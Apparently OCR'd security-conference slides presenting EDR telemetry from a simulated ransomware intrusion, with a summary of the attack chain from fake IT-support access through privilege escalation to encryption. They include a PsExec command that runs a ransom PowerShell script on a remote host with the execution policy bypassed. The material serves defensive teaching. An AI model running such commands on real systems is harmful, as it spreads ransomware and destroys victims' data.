HttpRequest	http://10.1.206.33/pgagaekabgbzaguacgb0acaaawblahkaogbiaccarab1afuazwbxaecawqbxa...

EDR ANALYSIS – ACTION ON OBJECTIVE





zxcv.exe (4052)

zxcv.exe (4708)

zxcv.exe (6712)

zxcv.exe (6804)

psexec.exe (5168)

Silent execution of PsExec [B0903]

Administrative Shares Potential Lateral Movement


Username	acme\audit


ProcessCreated	%SYSTEM%\windowspowershell\v1.0\powershell.exe
RegSetValue	HKCU\software\sysinternals\psexec\eulaaccepted (Int:0x1)
FileTruncated (on open)	%RemoteDrive%\10.1.206.80\admin$\psexesvc.exe
FileWrite	%RemoteDrive%\10.1.206.80\admin$\psexesvc.exe
TcpIpConnect	10.1.206.80:135 (desktop-7cv7kk.corp.acme.com)
TcpIpProtocolIdentified	outbound dcerpc://10.1.206.80:135 (desktop-7cv7kk.corp.acme.com)

psexec.exe (5168)

```
-accepteula \\10.1.206.80 -h cmd /c "powershell -executionpolicy bypass C:\windows\ransom.ps1"
```

EDR ANALYSIS – ACTION ON OBJECTIVE





psexesvc.exe (9060)

PsExec named pipe created [A0904]

cmd.exe (9696)

Remote execution using PsExec [B0901]

conhost.exe (10220)

powershell.exe (3588)

Powershell.exe creates an external network connection [A0502b]


Malware: PowerShell/Filecoder.BI

PowerShell has dropped a suspicious executable [A0306]

rsa.exe (7304)

zxcv.exe (10288)


Username acme\audit



cmd.exe (9696)


```
/c "powershell -executionpolicy bypass C:\windows\ransom.ps1"
```


%SYSTEM%\



zxcv.exe (1048)	Mar 4, 2024, 12:22:04 PM	FileWrite	%HOME%\admindomcumentvictim2-83.pdf.locker
zxcv.exe (1804)	Mar 4, 2024, 12:22:05 PM	FileWrite	%HOME%\admindomcumentvictim2-84.pdf.locker
zxcv.exe (4424)	Mar 4, 2024, 12:22:05 PM	FileWrite	%HOME%\admindomcumentvictim2-85.pdf.locker
zxcv.exe (4252)	Mar 4, 2024, 12:22:05 PM	FileWrite	%HOME%\admindomcumentvictim2-86.pdf.locker
zxcv.exe (10980)	Mar 4, 2024, 12:22:06 PM	FileWrite	%HOME%\admindomcumentvictim2-87.pdf.locker
zxcv.exe (10328)	Mar 4, 2024, 12:22:06 PM	FileWrite	%HOME%\admindomcumentvictim2-88.pdf.locker
zxcv.exe (3956)	Mar 4, 2024, 12:22:06 PM	FileWrite	%HOME%\admindomcumentvictim2-89.pdf.locker
zxcv.exe (3872)	Mar 4, 2024, 12:22:07 PM	FileWrite	%HOME%\admindomcumentvictim2-9.pdf.locker
zxcv.exe (9472)	Mar 4, 2024, 12:22:07 PM	FileWrite	%HOME%\admindomcumentvictim2-90.pdf.locker
zxcv.exe (12056)	Mar 4, 2024, 12:22:07 PM	FileWrite	%HOME%\admindomcumentvictim2-91.pdf.locker

EDR ANALYSIS – ACTION ON OBJECTIVE





Mar 8, 2024, 2:52:55 PM — zxcv.exe (7912) Process started — desktop-6opr8jj.corp.acme.com — zxcv.exe — acme\audit

Mar 8, 2024, 2:52:55 PM — zxcv.exe (6340) Process started — desktop-6opr8jj.corp.acme.com — zxcv.exe — acme\audit

Mar 8, 2024, 2:52:54 PM — zxcv.exe (6404) Process started — desktop-6opr8jj.corp.acme.com — zxcv.exe — acme\audit

Mar 8, 2024, 2:52:54 PM — zxcv.exe (6912) Process started — desktop-6opr8jj.corp.acme.com — zxcv.exe — acme\audit

Mar 8, 2024, 2:52:54 PM — zxcv.exe (7092) Process started — desktop-6opr8jj.corp.acme.com — zxcv.exe — acme\audit

Mar 8, 2024, 2:52:53 PM — zxcv.exe (1044) Process started — desktop-6opr8jj.corp.acme.com — zxcv.exe — acme\audit

Mar 8, 2024, 2:52:53 PM — zxcv.exe (5128) Process started — desktop-6opr8jj.corp.acme.com — zxcv.exe — acme\audit


Mar 8, 2024, 2:52:53 PM — Rule - Archive Utility (7Zip) encrypting and deleting files [E0612]

eset® Digital Security Progress. Protected.

Clusit Associazione Italiana per la Sicurezza Informatica

SECURITY SUMMIT

MITIGATIONS AND PREVENTIONS



Initial Access And Exploitation

RMM Tool Fake Support Access

Deploy of payload installation script: ITSupportDiagnostic.ps1

PowerShell Reverse Shell session via non-privileged "victim1" user

Installation And Privilege Escalation

File System Enumeration for privilege escalation

Misconfigured Scheduled Task exploited

High privilege Reverse shell used to deploy ransomware to host A using "audit" user

Action On Objective

Payload Lateral movement via SMB on host B

Ransom Run on both impacted hosts

